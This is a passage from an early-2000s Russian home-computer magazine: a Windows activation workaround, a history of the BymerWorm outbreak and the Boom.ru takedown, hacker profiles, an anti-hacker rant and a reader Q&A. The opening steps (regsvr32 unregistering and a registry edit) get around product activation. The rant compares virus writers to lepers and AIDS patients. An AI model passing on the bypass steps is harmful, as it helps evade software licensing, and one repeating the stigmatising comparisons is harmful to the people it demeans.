4. Запустить Start Run (или Пуск Выполнить) и ввести regsvr32.exe -u regwizc.dll;

5. Запустить программу Regedit и заменить ключ в реестре HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion RegDone с 0 на 1;

6. Задать адрес стартовой странички в Internet Explorer, отличный от MSN или Microsoft;

7. Выключить компьютер, установить сетевые устройства;

8. Включить компьютер.

После этого Windows будет работать и не требовать никакой активации. Ну а Office реально нужен не всем. Для домашнего пользователя вполне достаточно MS Works Suite (набор из Works и Word). В конце концов, можно поставить офисный набор от Lotus или Corel.

Boom.ru спас Интернет от нового вируса-«червя»

[история]

Андрей Травин | andrew@guitar.ru

лобализация — это не только экспорт капиталов и идеалов свободы. С ноября 1988 года — времен запуска в Интернет первого программного «червя» Роберта Морриса — это еще и угроза для компьютерных систем, включенных в Сеть, со стороны вирусов, размножающихся по экспоненциальному закону.

События, описанные в статье, случились как раз на двенадцатую годовщину первого интернет-«червя», которой тогда был посвящен очередной «Хэкинг ран» (интенсивная практика хакеров) в «Гражданской школе Арви Хэкера» в Москве.

В свое время реклама вышедшей несколько лет назад книги известного эксперта по компьютерной безопасности Цутомо Симомура о том, как он ловил самого знаменитого хакера всех времен Кевина Митника, гласила: «Он мог сокрушить мир, и только один человек был способен остановить его: Симомура».

Надо сказать, что история, которую вы сейчас читаете, в чем-то повторила один из эпизодов поимки Митника, но только на этот раз трагедия обернулась фарсом. И в качестве спасителя мира от нового опасного саморазмножающегося вируса-«червя» Win32.BymerWorm выступила (сама того не подозревая) одна из хрупких девушек-администраторов сайта бесплатного хостинга Boom.ru.

Алгоритм заражения «червем» Win32.BymerWorm довольно примитивен. Некий удаленный компьютер производит сканирование локальных сетей, включенных в Интернет, проверяя наличие узлов, работающих под Windows. Обнаружив такую систему, он продолжает запросы, проверяя наличие на дисках папок общего доступа. Если они обнаружены, то Win32.BymerWorm ищет свой код, и если не находит его, то заражает систему.

Установленной целью данного вируса является использование процессорного времени удаленных компьютеров для чьего-то участия в проекте distributed.net — группы, которая задействует неиспользуемые мощности распределенной вычислительной сети для различных задач. Чаще всего это — нахождение ключей шифрования, представляющих из себя очень большие числа. Очевидно, что чем большими вычислительными мощностями располагает дешифровальщик, тем больше шансов одержать победу и получить за нее денежную премию.

Итак, некто с помощью «червя» Win32.BymerWorm делает Windows-машины «добровольно-принудительными» участниками проекта.

Число прорех, обнаруженных в различных виндоузных сетевых продуктах, может создать у рядового пользователя ошибочное ощущение, что Microsoft является какой-то отдельно взятой фабрикой дыр в системах компьютерной безопасности. Между тем дыры существуют в любой операционной системе с сетевой поддержкой и в любой программе, которая используется для подключения к Интернету на стороне пользователя. Выбор узлов под Windows, вероятно, делался создателем «червя» из соображений социальной инженерии: существует большая вероятность, что на такой машине работает бухгалтер Марья Петровна, которая кроме бухгалтерской программы умеет пользоваться разве что ICQ (среди юниксоидов встречается гораздо меньше «чайников»). В пользу ориентации на Windows говорит и нынешняя распространенность ее приверженцев.

КОЛИЧЕСТВО ИНФИЦИРОВАННЫХ МАШИН, ЗАПРАШИВАЮЩИХ ФАЙЛ С ИНСТРУКЦИЯМИ ХАКЕРА, ЗНАЧИТЕЛЬНО ПРЕВЫШАЛО ПОЛМИЛЛИОНА В СУТКИ

«Червь» инсталлирует стандартную программу distributed.net и запускает ее. По мере этого он производит поиск уязвимых систем, случайным образом выбирая объекты для дальнейших атак. Теоретически его распространение должно происходить с экспоненциальным ростом.

Интересно, что «червь» генерит стандартный конфигурационный файл для клиента distributed.net, который

сообщает главному серверу, кому засчитывать выполненную работу. Из анализа следует, что очки предназначалось засчитывать некоему **bymer@inec.kiev.ua**. Возможно, это и есть автор «червя». Новая мутация этого «червя» модифицирует названный электронный адрес на **bymer@ukrpost.net**. Второй (мутировавший) «червь» является новой версией первого, в которой все файлы скомбинированы в один исполнимый файл, маскирующийся под часть операционной системы.

«Червь» Win32.BymerWorm не настолько хорошо изучен (**www.void.ru/stat/0011/06.html**), чтобы утверждать, что он не может быть модифицирован для сбора конфиденциальной информации о зараженном компьютере и отправки ее на анонимный электронный адрес или уже захваченный сервер.

В целом, отбор столь разрозненных фактов и их подача в значительной степени определяются интерпретацией события.

Моя интерпретация этой еще недосказанной истории такова.

КАЛАМБУРНОЕ МЕСТОНАХОЖДЕНИЕ АККАУНТА БЫЛО ВЫБРАНО РАДИ ФОРСА, ВЕСЬМА СВОЙСТВЕННОГО ХАКЕРАМ И БАНДИТАМ

Соблюдая обычное правило хакеров — не держать украденные и иные криминальные данные и программы на своих локальных машинах, Bymer поместил обновление своего «червя» на облюбованный им аккаунт bymer.boom.ru. Возможно, каламбурное местонахождение аккаунта было выбрано ради форса, весьма свойственного хакерам и бандитам.

Как раз 6 октября 2000 года, изучая подробную статистику Boom.ru по счетчику SpyLog, я впервые обнаружил, что на страницу bymer.boom.ru ведет уже довольно значительное количество ссылок с «Асталависты» и варезных сайтов (для тех, кто не знает: warez — нелегальное или предназначенное для взлома программное обеспечение, а AstaLaVista — поисковая система по таким сайтам). 9 октября я поделился данным открытием с коллегами, не настаивая, впрочем, ни на каких мерах, потому что знал, что сайту bymer.boom.ru, коли он уже засветился, и без моей помощи осталось жить день-другой. То, что я стал не героем, а описателем этой истории, связано с тем, что среди администраторов проекта имеются штатные сотрудники, которые выполняют на Boom.ru роль ежедневных чистильщиков. Правда, для этого используется другой отчет из статистики Boom.ru — рейтинг посещаемости отдельных страниц. Вообще говоря, это — механизм, заточенный против вебмастеров порносайтов. Любой из подобных ресурсов рано или поздно включается во всякие порно-топы, у него быстро взлетает трафик, он становится легко виден администратору, который столь же быстро удаляет нарушителя с Boom.ru (ситуация, похожая на сражение группы самураев с мастером фехтования на мечах: тот, кто первым дернулся, тот в мгновение ока и оказывается сраженным на контратаке).

Обычно порносайты «выносятся» с Boom.ru в течение двух дней со дня их создания (примерно в те же сроки, что и на американских серверах бесплатного хостинга Tripod и Geocities). Заодно удаляются пиратские и хакерские сайты, но они уже могут жить на Boom'е неделю-другую.

В свое время началом поимки Кевина Митника стало обнаружение администратором калифорнийского провайдера The Well большого количества файлов на обычно пустующем аккаунте. Там нашлись украденные файлы Симомуры (в частности, программы обеспечения компьютерной безопасности). Потом люди из Well обнаружили еще десяток аккаунтов, используемых хакером, содержащим более 20 тыс. номеров пластиковых карт, украденных у другого провайдера NetCom.

Создатель Win32.BymerWorm не утруждал себя использованием взломанных платных аккаунтов и использовал для управляющего вирусами узла сайт с бесплатным хостингом (**http://russ.ru/netcult/20001003_travin.html**). За что и поплатился. Ко времени обновления «червей», bymer.boom.ru был уже снесен одной из девушек, которые чистят Boom.ru.

30 октября во второй половине дня количество обращений к серверу Boom.ru стало обнаруживать экспоненциальный рост. С нескольких сетей класса С, зарегистрированных на организации Южной Кореи, на него было инициировано «бесконечное» множество запросов. Со стороны администраторов сервера Boom.ru это выглядело как DoS-атака, то есть атака типа «отказ в обслуживании» (Denial of Service — DoS), заключающаяся в наводнении системы-жертвы пакетами. Самое простое объяснение данных событий — месть хакера за срыв его планов.

А вскоре началась третья фаза истории, которая является безусловной деятельностью «червя» Win32.Bymer, ради которой хакером в течение предыдущих месяцев и была проведена работа по массовому заражению компьютеров. 7 ноября 2000 года зараженные системы по всему миру инициировали запросы на соединение с системой bymer.boom.ru, желая получить оттуда файл project.ini.

Кстати, выбор для ее проведения праздничного дня также говорит в пользу той версии, что bymer мог быть украинским или российским хакером. Так или иначе, на Boom.ru обрушились запросы из двух американских сетей класса А и пяти американских сетей класса В, а также израильских, японских, индонезийских и других сетей, включая Океанию и две российские сети класса С, которые впоследствии были на некоторое время отключены от Boom'а.

Количество инфицированных машин, запрашивающих файл с инструкциями хакера, значительно превышало полмиллиона в сутки. Ну и вообще говоря, можно запинговать даже такой мощный сервер Sun, на базе которого работает Boom.ru. После первой атаки сервер стал перенаправлять все поступающие запросы во внутреннюю локальную сеть (это экономит «силы» сервера по сравнению с режимом ответа на запросы на соединение). И в результате сервер Boom.ru удалось «поднять».

Вот такая приключилась история в жанре «я бы в хакеры пошел — пусть меня научат». Впрочем, возможно, что она будет еще иметь продолжение.

Можно отметить, что вообще в ноябре 2000 года была отмечена невиданная активность различных сетевых «червей», включая и «червь» Hybris, который ее автор может обновлять через собственную веб-страницу или конференцию alt.comp.virus. Так или иначе «Лаборатория Касперского» тогда занималась совсем другими вирусами, и за спасение от Win32.Bymer Worm прогрессивное человечество должно мысленно поблагодарить других скромных героев.



Кличка: Дарк Данте
Он же: Кевин Пулсен
Информация к размышлению: В 1990 Пулсен путем тонкого контролирования телефонных линий Лос-Анджелеса выиграл Porsche 944 S2 на радиостанции KIIS-FM. По условиям конкурса, машину выигрывал 102-й дозвонившийся на станцию. Пулсен сумел эмулировать этот 102-й звонок.
Начал хакерскую деятельность: Когда родители купили ему TRS-80.
Почерк: Проникал в телефонные компании под видом слесаря и устанавливал там необходимое оборудование. Пулсен был пойман после того, как в полицию попала фотография, на которой Кевин был изображен за «работой». Фотография была сделана его другом на память.
Дополнительная информация: Обвинен в несанкционированном доступе к базам данных FBI по подозрительным компаниям.

Манифест

Призрак бродит по Европе — Призрак хакеризма

[хулиганство]

РУГАНЬ

Сейчас мне будет плохо, потому что писать придется о том, чего не разделяю. Конкретно, о хакерах, кракерах, фрикерах и писателях вирусов. Начнем с последних. Мне кажется, что это психически ущербные люди, вроде сексуальных маньяков или зоофилов (кстати, тоже секс-меньшинства). Не желая и не умея писать полноценное программное обеспечение, они одержимы геростратовым комплексом, причем в худшем исполнении — тот хоть вошел в историю, а эти остаются анонимными, пока их не поймают и не посадят. В чем удовольствие свалить компьютер у какого-нибудь юзера или даже у министерства обороны США? Каким нужно обладать ничтожным культурным уровнем, чтобы радоваться этому? Все равно, что мочиться в лифте. Единственным прагматическим объяснением их распространенности может быть (прошу прощения) получение ими зарплаты в фирмах, разрабатывающих антивирусные пакеты, — тогда еще понятно: виртуальные киллеры — им платят — они пишут.

С кракерами (или крекерами, хотя это название больше подходит для печенья без сахара) проще — взломать защиту у программы для пиратского ее тиражирования так же выгодно, как взломать сейф в банке, и риску меньше. Кстати, и банковские системы тоже ломают без пистолетов и «Всем лечь на пол, это ограбление!». Наши российские и тут «впереди планеты всей». Украсть — украли, а взять не смогли. И идет с ними борьба лютая — ставят электронные ключи, удорожающие и без того недешевое ПО, шифруют номера CD-ROM, клеят голограммы, устраивают рейды полиции по защите авторских прав. Непонятная разновидность хакеров — разоблачители «секретных» кодов к играм. Ну, любишь играть, так — играй — зачем знать, какие клавиши надо нажать, чтобы сразу попасть в последний уровень игры или получить абсолютное оружие, которое «мочит» всех подряд? Это все равно, что публиковать кроссворды с напечатанными типографской краской прямо в клеточках ответами.

О фрикерах (ломающих защиту мобильных телефонов) говорить практически нечего, кроме как то, что они находятся на содержании у простых карманников — поставщиков ворованных мобильников. Не будь фрикеров, никто и не пытался бы украсть чужой телефон.

Ну и, наконец, «чистые» или «белые» хакеры — аристократия программного андеграунда. Их лозунг — «поищем, где Плотник оставил дыру» — циничная интерпретация Евангелия. В отсутствие компьютерной индустрии они применяли бы свой принцип на запорах дачных домиков, а так вроде бы делают полезное дело обнаружения погрешностей защиты операционных систем и браузеров. В чем аристократизм, не понятно, поскольку они тоже где-то прячутся, но умы подрастающего поколения забиты ими напрочь.

В общем, все вместе — какая-то околокомпьютерная шпана, которая до изобретения компьютеров тусовалась в подворотнях и пела под гитару блатные песни. Вот теперь действительно будет плохо, если они ополчатся против автора, ну ничего, переформатируем, переинсталлируем, переживем.

И, главное, есть ведь масса альтернативных путей: иди в вебмастера, пиши свой собственный freeware, поступай на фирму (хоть на саму «Майкрософт») или открывай свою собственную — нет, для этого же надо что-то уметь и знать, иначе обман быстро раскроется. Значит, квалификации не хватает, не говоря о простой человеческой культуре, а может, с психикой не все в порядке.

Что делать? Полезное и нужное дело информационных технологий стыдливо пасует не перед законами природы, а перед простым и безнаказанным хулиганством. Считают убытки от утечки информации и контрафактного ПО, считают затраты на разработку новых мер безопасности, и все это постоянно из года в год. Мораль, поставленная на десяти заповедях Моисея, и юриспруденция не находит аналогов таких действий в тысячелетней истории человечества, и, следовательно, нет и решительного осуждения и отторжения хакерства. Так, вроде, молодежь шалит, даже журнал для них специальный издают. Вроде: «Летите, голуби, летите! Для вас нигде преграды нет». Другие виды деятельности: производство взрывчатых и отравляющих веществ, растление малолетних и тому подобное строго запрещены законами международного сообщества, а наносящее подобный вред хакерство — остается открытой проблемой.

С другой стороны, писатели, с позволения сказать, вирусов являются заразными больными, как больные проказой или больные СПИД'ом. И хотя прокаженные и значительная часть больных СПИД'ом не виноваты в своей болезни, их изолируют в лечебных учреждениях специального профиля. Они не арестованы, но свободно гулять везде не имеют права. Вот бы и создать такой информационный лепрозорий, куда помещать всех замеченных в хакерстве. От обычного он отличался бы тем, что не имел электронной связи с внешним миром. Внутри — пожалуйста, любые компьютеры, сети, любые условия жизни, а наружу — ни-ни. Огромное число фирм с радостью взяло бы на себя содержание такого лепрозория, да еще бы и высокооплачиваемую работенку туда подкидывало. Это гуманный вариант, а тоталитарный — бериевские «шарашки», там даже великие ученые современности работали. Так что не зазорно.

А пока такой закон не приняли, может, бросить это все, да заняться серьезным делом? А?

Безо всякого уважения,
Александр Беркенгейм
cawa@homepc.ru





Кличка: неизвестна
Он же: Владимир Левин
Информация к размышлению: Выпускник Ленинградского технологического университета. Сформировал хакерскую группу, которая в 1994 году взломала систему защиты «Сити-банка». Со счетов банка хакерам удалось вытянуть 10 миллионов долларов. Был арестован Интерполом в аэропорту Хитроу, Лондон.
Начал хакерскую деятельность: Неизвестно. Обвинен в использовании рабочего компьютера в фирме АО «Сатурн» для проникновения в сеть «Сити-банка».
Почерк: Помимо компьютера, компьютерных игр и дисков, российские спецслужбы конфисковали у Левина колонки и телевизор.
Дополнительные сведения: По заявлениям Левина, один из его адвокатов в суде был агентом ФБР.

Д-р Хелп рекомендует

Вопросы д-ру Хелпу посылайте по адресу
drhelp@homepc.ru



В ПОМОЩЬ АЛЬТРУИСТУ

? Я пытался настроить совместный доступ в Интернет с помощью программы Proxy+ (см. «ДК» №1/2001, стр. 111). В результате сам оказался без доступа (работает только «качалка» GoZilla), в то время как у всех соседей по локальной сети доступ появился :((При этом почта у меня работает, а у них нет. Помогите разобраться в настройках.

! Программа Proxy+, несмотря на ваши неприятности, — замечательный прокси-сервер для небольших локальных сетей. А о его настройках можно прочесть в прилагаемом к Proxy+ подробном руководстве в формате HTML. Но, видимо, именно изобилие функций (одних только вариантов получения/отправки почты там не меньше трех) вызвало у вас затруднения.

Чтобы получить доступ в Интернет через этот прокси-сервер с компьютера, на котором он установлен, нужно ввести адрес 127.0.0.1 — порт 4480. Этот адрес вводится в браузере. Например, в Internet Explorer 5.0 для этого надо войти в меню **Сервис — Свойства обозревателя**, далее выбрать закладку **Подключение** и в ней нажать кнопку **Настройка...** рядом с окошком **Настройка удаленного доступа**. В этом отличие от остальных компьютеров-клиентов сети, там адрес 192.168.0.1 и вводится он в раздел **Настройка сети...** Далее ставится галочка **Использовать прокси-сервер** и нажимается кнопка **Дополнительно**. Там ставится галочка **Один прокси-сервер для всех протоколов** и вводится адрес и порт локального прокси-сервера.

Обычно в этом разделе браузера вводится адрес внешнего прокси-сервера, стоящего у провайдера, но теперь он вам не понадобится, его роль будет выполнять сам Proxy+. В принципе, на главном компьютере можно работать и в обход Proxy+, для этого достаточно просто убрать в браузере ссылки на прокси-сервер. Но это нерациональный подход, с локальным прокси вы очень скоро заметите существенный рост скорости доступа к часто посещаемым ресурсам, ведь вся громоздкая информация с них (в первую очередь — графика) будет сохраняться в кэше на вашем компьютере. Причем эффективность кэширования здесь гораздо выше, чем во встроенных в браузеры средствах сохранения web-страниц.

А другим программам, работающим в Интернете, тоже придется объяснить новые правила игры. Та же GoZilla требует, чтобы ссылки на HTTP- и FTP-серверы были непосредственно указаны в ее закладке **Go! — Options — Proxy**. Про настройку главного компьютера мы уже говорили, а для остальных локальных машин надо: для HTTP-сервера указать адрес главного компьютера (192.168.0.1) и порт 4480, а для FTP — тот же адрес, а порт — 4421. В настройках Proxy+ потребуется поставить галочку в строке **FTP Gateway**. Еще хочу отметить, что на главном компьютере для программ типа GoZilla лучше обойтись вовсе без прокси, здесь они не принесут пользы.

А для настройки доступа к почте лучше всего применить умение Proxy+ быть полноценным почтовым сервером. Для этого в разделе **Accounts** регистрируются все пользователи (имя и пароль можно задавать произвольно). Затем в **POP3 Download** добавляется учетная запись на внешнем почтовом сервере, а в разделе **SMTP Domains** — имя сервера для исходящей почты (здесь дополнительно нужно нажать на кнопку **Members** и указать к какому именно пользователю относится этот сервер). Теперь осталось только настроить почтовую программу на локальном компьютере — имя пользователя и пароль берутся из раздела **Accounts**, а в качестве POP3- и SMTP-серверов указываются наши знакомые 192.168.0.1 и 127.0.0.1 (последний адрес — для главного компьютера).

Не забывайте нажимать всюду Add и Save, иначе изменения приняты не будут. Теперь все ваши пользователи смогут отправлять и получать почту независимо от того, подключен ли ваш компьютер к Интернету в данный момент или нет, вся исходящая почта будет сохраняться у него на винчестере. А когда вы дозвонитесь до провайдера, активизируйте Send&Receive Mail, и Proxy+ отправит все письма, примет входящую почту и также сохранит ее у себя.

ТОЛЬКО CELERON!

? Года три назад я приобрел компьютер PII-266 на «маме» A-Trend ATC-6120 Intel i440LX. Могу я поставить на эту же плату PII-450 или P-III?

! К сожалению, нет, едва ли. И нет резона.

Все процессоры Intel, начиная с Pentium II-300A (за исключением линейки Celeron), рассчитаны на работу со 100-мегагерцовой системной шиной. А ваша плата и любая другая на чипсете 440LX поддерживает только частоты до 66 МГц официально или до 83 — при разгоне. Только в редких случаях допускался разгон шины до 95–100 МГц, но на практике такие частоты мало кто решался задействовать, ведь делитель для шины PCI остается неизменным, и вместо 66/2 = 33 МГц на ней получается до 100/2 = 50 МГц. Такое только редкая периферия сможет вытерпеть. Если же выставить максимально разумную частоту 83 МГц, то 450-й процессор будет работать вместо «родных» 100 x 4,5 = 450 МГц на частоте 83 x 4,5 = 374. Поскольку коэффициент умножения у него фиксированный, произойдет такое обидное обрезание.

Точно такие же проблемы встретит и Pentium III, только дополнительно возникнут сложности с BIOS, который, естественно, не знает о процессорах, чья поддержка не предусматривается чипсетом. Кроме того, процессор может вообще сгореть, так как и напряжение для него будет определено неправильно.

Поэтому для вашей материнской платы остается один вариант — Celeron. Если удастся обновить BIOS и есть поддержка питания для Coopermine (1,6 В), то лучше взять современный Celeron со 128 Кбайт кэша на кристалле. Конечно, для этого понадобится еще переходник Slot A–Socket 370.

2000 ПРОТИВ ME

? На моем компьютере установлена Windows ME на диске C:. Из любопытства я установил еще и Windows 2000 Professional на диск D:. Теперь Win'ME не видит диск D:, а это добрых 4,8 гигабайта. Все попытки удалить Windows 2000 ни к чему не привели.

! Очевидно, вы выбрали преобразование диска D: в «родную» для операционных систем семейства NT файловую систему NTFS. Win'2000 принадлежит к этому семейству и предлагает сделать такое преобразование при установке. А Windows ME из другого «клана» — Win'9x — и не умеет обращаться к NTFS-дискам.

Исправить положение можно, перекодировав NTFS обратно в FAT32, сделать это позволяют даже утилиты вроде Partition Magic. Только работоспособность Windows 2000, скорее всего, будет нарушена именно из-за процесса перекодирования (сама по себе эта операционная система отлично поддерживает FAT32, причем работает с ней быстрее, чем с NTFS).

Можно поступить и по-другому: загрузиться в Windows NT, так чтобы все диски стали видимыми, и перенести все нужные вам данные с диска D: на C:, затем запустить fdisk (он есть в обеих системах и доступен через командную строку) и просто удалить логический диск D:, а затем создать его заново и отформатировать из-под Windows ME (или DOS).

AGP — РАЗ, AGP — ДВА...

? В BIOS'е есть параметр, позволяющий регулировать AGP-1x, AGP-2x и т.д. Объясните, на что он влияет.

Казино

NEUHAUS

Выиграйте свой домашний сканер

В розыгрыше этого домашнего сканера ScanMaker 3600, предоставленного компанией NeuHaus Group, могут участвовать все желающие, в срок приславшие правильно заполненный купон. Участие в конкурсе бесплатное. Ограничение одно: к игре в Казино допускаются только совершеннолетние (старше 16 лет) жители Российской Федерации, так как для получения выигрыша вам надо будет предъявить паспорт. Доставку и вручение выигрыша победителю также берет на себя компания NeuHaus Group, являющаяся эксклюзивным дистрибьютором сканеров Microtek на территории России.

Модель ScanMaker 3600 – высококачественный сканер класса SOHO с улучшенными цветопередающими характеристиками. Цветопередача сканера – 42-бита .
USB интерфейс позволяет пользователю без проблем произвести быстрое подключение сканера без кропотливой настройки программного обеспечения, прямо в горячем режиме.

Дополнительные сведения о сканере ScanMaker 3600 вы можете получить на сайте NeuHaus Group **www.neuhaus.ru**

Чтобы выиграть сканер, нужно угадать выигрышное число. Для этого заштрихуйте в таблице два номера из 100, аккуратно заполните бланк на обороте, точно и подробно указав свой адрес, куда должен быть выслан выигранный сканер. Затем надо вырезать бланк и прислать его в конверте по адресу
117419, Москва, 2-й Рощинский проезд, дом 8, редакция журнала «Домашний компьютер», Казино
не позднее 1 мая 2001 года. Ксерокопии бланка не принимаются.

Делайте ваши ставки, дамы и господа!

Результаты конкурса и имя победителя будут опубликованы в июньском номере журнала. Если выигрышные номера окажутся сразу у нескольких претендентов, победителя определит жребий, а остальные в качестве утешительного приза получат годовую подписку на журнал «Домашний компьютер».

В декабре победителем розыгрыша «Казино» стал **Александров Андрей Валерьевич** из Москвы, заштриховавший в таблице номера **63** и **96**. Просим его связаться с компанией Mail Computer Shop по телефону (095) 310-76-22, чтобы договориться о получении выигранного компьютера. Мы поздравляем очередного победителя и приглашаем остальных читателей использовать свой шанс при розыгрыше графического планшета.

Параметры AGP означают пропускную способность этого графического порта. При скорости 1x он работает на частоте 66 МГц, при 2x — передает данные, как если бы работал на 133 МГц. На самом деле частота не меняется, она закреплена на уровне 66 МГц. Если системная шина работает на больших частотах, используется делитель, например, 2/3 для 100 МГц. Удвоение же скорости или ее учетверение (для AGP 4x) достигается передачей данных по несколько раз за один такт шины.

Но никакого двукратного или четырехкратного роста производительности графической подсистемы ждать от этих настроек не приходится. Речь идет только о скорости обращения процессора видеокарты к оперативной памяти компьютера за текстурами для формирования трехмерного изображения. Тем более, что современные карты хранят часть информации для создания изображения в собственной памяти большого объема (до 64 Мбайт), и используют для этого специально оптимизированную видеопамять VRAM или SGRAM, или просто высокоскоростную DDR DRAM.

Обращение во внешнюю память оказывается по-прежнему чересчур медлительным, и его стараются избежать. Поэтому-то серьезной разницы в скорости работы реальных приложений в зависимости от режима AGP не наблюдается. Хотя, конечно, имеет смысл ставить в BIOS максимально возможный режим. За исключением случаев, когда это приводит к нестабильной работе, например, на первых платах под AMD Athlon приходилось принудительно ставить скорость 1x для видеокарт на базе nVidia GeForce.

СРЕДСТВА ОТ ДРОЖИ

У меня монитор ViewSonic GA655. Раньше он работал нормально, давал стабильную картинку, а сейчас экран начал дрожать (не мерцать!) на частоте регенерации 85 Гц. Дрожь не очень заметная. Может, тут виноват UPS Back-Ups Pro 420 (дрожание началось примерно в то время, когда я купил ИБП)?

Дрожь экрана может появиться по разным причинам. Самая простая — действие сильного магнитного поля. Такое бывает, если рядом с компьютером работает трансформатор акустических колонок, системного блока или того же ИБП. Но это случай легкий — достаточно убрать источник помех, и дрожь прекратится. Остаточные явления можно снять размагничиванием экрана (функция Degauss).

Хуже, когда недалеко от компьютера работает мощный электромотор, например, лифта. С этим можно бороться только путем «бегства» подальше от мотора, в соседнюю комнату.

Причиной дрожи может быть недостаточно качественная видеокарта. Тогда надо попробовать работу монитора с другой карточкой, чтобы выявить настоящего виновника.

Если же перечисленных причин для дрожи нет — значит, вам не повезло, конкретно у вашего монитора есть такая противная особенность (даже у брэндов — Panasonic, ViewSonic — такое бывает). Как правило дрожь проявляется на невысоких разрешениях — 800x600 при частоте регенерации около 75 герц, а на максимальных режимах, как ни странно, все работает идеально. Часто при этом дрожит только какая-то часть экрана, например левый нижний угол. По сути это дефект монитора, но если дрожь незначительна, в сервис-центрах его за дефект не считают и менять или чинить монитор отказываются.

И тут возможны два варианта. Дрожь может говорить о скорой кончине блока строчной развертки. Тогда после кончины и соответствующего ремонта имеет смысл внимательно приглядеться к экрану и, если дефект снова обнаружится, начинать «качать права» и требовать доводки монитора до кондиции.

А если болезнь затянется... Что ж, тогда остается только выбирать другой видеорежим, менять разрешение и частоту регенерации.

ОТШИБКА ПАМЯТИ

При работе Word 97 происходит сбой — то выдается «ошибка в памяти в модуле таком-то», то «системе не хватает ресурсов». В результате программа закрывается, Windows 98 не зависает, но документы теряются. Компьютер у меня такой: 2 Мбайт видео PCI, «материнка» GA-6VA7+, Celeron 433, 32 Мбайт ОЗУ. Кстати, при загрузке компьютера под надписью Celeron 433 написано CPU ID:0665, Patch ID:0003. В чем же дело: не хватает ОЗУ, мне подсунули больной процессор (теперь якобы вылеченный) или еще что-то?

Прямо на днях я решил похожую проблему: вытащил из одного компьютера второй модуль памяти (там стояло 128 + 32 Мбайт). На 32 байт оказалась стандарта PC66, а на системной шине было выставлено гораздо больше 66 МГц. Глюки прекратились. А один раз причиной была материнская плата, причем сбои проявлялись только под Windows 98, а под Windows NT все работало идеально. Так и пришлось «вылечить» этот компьютер установкой NT'шной системы Windows 2000. Это помогло.

Как видите, проблемы в основном были аппаратные, боюсь, что и в вашем случае тоже. Как ни ругают MS Windows и Office, а на исправном железе эта комбинация работает в сотнях тысяч компьютеров. И очень часто объем памяти у них не превышает 32 Мбайт, поэтому на нехватку памяти тоже пенять не приходится.

Но для очистки совести нужно сначала исключить программные конфликты, вдруг да что-нибудь засорило Windows и не дает ей нормально жить. Поэтому поставьте ее в новый каталог (непременно с проверенного дистрибутива), на него Word и больше ничего. Затем погоняйте хорошенько систему. Если проблема не решится, вернуться к старой установке можно очень просто: в файле Msdos.sys измените путь к каталогу Windows на старый, а пробный каталог Windows сотрите.

Если софт работает нормально, вам придется менять материнскую плату или память. И тут лучше взять на время у кого-нибудь другую «мать» и дру-

гую память, чтобы точно определить, кто виноват.

Процессор вряд ли может так сбоить. А странную диагностику в его отношении можно просто объяснить: со времен Pentium II часть микрокода в процессоре сделана программно перезагружаемой для того, чтобы при обнаружении ошибок (не в конкретном экземпляре, а во всем семействе процессоров) не пришлось менять ничего в технологическом процессе, а просто «пропатчивать» новые чипы последней версией микрокода. Естественно, такое обновление доступно только на производстве.

Чуть менее вероятно, что в ваших проблемах виновата одна малоприятная особенность всех программ Windows 9x, не изжитая даже в Windows ME: с оперативной памятью эти системы обращаются, одно слово, — неряшливо. Правда, проявляется эта «неряшливость» только в случаях, когда одновременно запущено много ресурсоемких программ. Сообщения об ошибках в этом случае могут вообще не выдаваться, но программы исправно «вылетают» или виснут, и вдобавок произвольно меняются экранные шрифты, пропадают изображения иконок.

Если у вас проявляются подобные «прелести», то причину надо искать в мнимой нехватке ресурсов. И проверить это несложно, простой тест есть в комплекте поставки Windows: меню **Пуск — Программы — Стандартные — Служебные — Индикатор ресурсов**. Сразу после запуска компьютера этот индикатор на вашей машине покажет занятость ресурсов порядка 70–90%. Теперь запускаем несколько приложений и закономерно видим постепенное занятие ресурсов, здесь все логично. А вот закончив работу и закрыв все программы, легко убедиться, что ресурсы-то освободились далеко не полностью (особенно страдают ресурсы GDI). Таким образом, если активно открывать и закрывать приложения, в Windows 9x накапливается проблема «нехватки памяти». Фокус в том, что наблюдается такой эффект у всех по-разному и зависит от комплекта фоновых утилит. В итоге у одного владельца компьютер с 32 «мегами» на нехватку не жалуется, а у другого — с 256 Мбайт, немного поработав, не выдерживает параллельного запуска Word'a и Internet Explorer (недавно приходилось наблюдать такого «пациента»). Поэтому решать вопрос добавкой оперативной памяти в этом случае бессмысленно. Но давно придуман куда более безболезненный способ, он реализован в программах-оптимизаторах ОЗУ. Могу порекомендовать парочку: на сайте **www.freeware.ru** в разделе **Система** есть MemMonster 2001 (для Windows 95/98) и Tweak-ME (для Windows ME).



ВОПРОС — ОТВЕТ

? У меня возник вопрос, как использовать голосовые функции модема? Точнее, можно ли по модему разговаривать как по телефону? Модем: Acorp 33,6 ext. Data/Fax/Voice. К сожалению, достался мне без драйверов и документации.

! Самый доступный способ — использовать стандартное приложение **Телефон** в Windows (раздел **Пуск — Программы — Стандартные — Связь**). Модем в нем настраивается в разделе меню **Сервис — Модем**. Естественно, придется подключить к модему микрофон и колонки или перенаправить звук на Line In звуковой карты. В крайнем случае, достаточно только подключить микрофон, тогда модем будет использовать свой собственный «спикер».

Если такой способ общения понравится, советую подобрать какую-нибудь специализированную программу для голосовых модемов, их масса встречается в Интернете на сайтах бесплатного софта, логичнее всего скачать сразу несколько и выбрать понравившуюся.

? Я решил обзавестись новой звуковой карточкой, а в магазинах у нас кроме дорогущей SB Live! Platinum есть только SB Live! Value, и завоз не скоро. Продавцы, конечно, говорят, что она не плохая, но я хочу знать ваше мнение, стоит ли мне ее покупать?

! Модификация Value в отличие от Platinum просто не имеет отдельной панели для подключения всяческой аудиоаппаратуры и менее богато комплектуется софтом. Но все это может пригодиться только при попытках сделать из компьютера звукозаписывающую студию.

Еще у Value нет золоченых контактов и цифрового разъема AudioCD S/PDIF. «Золото», конечно, полезно, только стоит это удовольствие недешево, а на колонках ценою меньше $100 разницу в звучании вряд ли удастся оценить. Да и одними контактами не обойтись, кабели между колонками и картой тоже должны быть соответствующего качества также с золотыми контактами и большой ценой.

А цифровой разъем для пересылки звука с традиционных компакт-дисков на звуковую карту в нераскодированной форме может быть полезен тем, кто использует свой компьютер в качестве аудиоцентра. Впрочем, на Value этот разъем разведен и даже может быть вручную припаян, только гораздо лучше найти в Интернете специальную dll-библиотеку, которая позволяет пересылать звук через IDE-шлейф как данные. Качество в этом случае бывает наилучшим, единственно, надо учесть, что для Windows ME пока такой библиотеки нет (или это редкость, о которой я пока не знаю).

Вообще, звуковые карты семейства SB Live! по праву считаются одними из лучших, особенно по соотношению качество/цена.

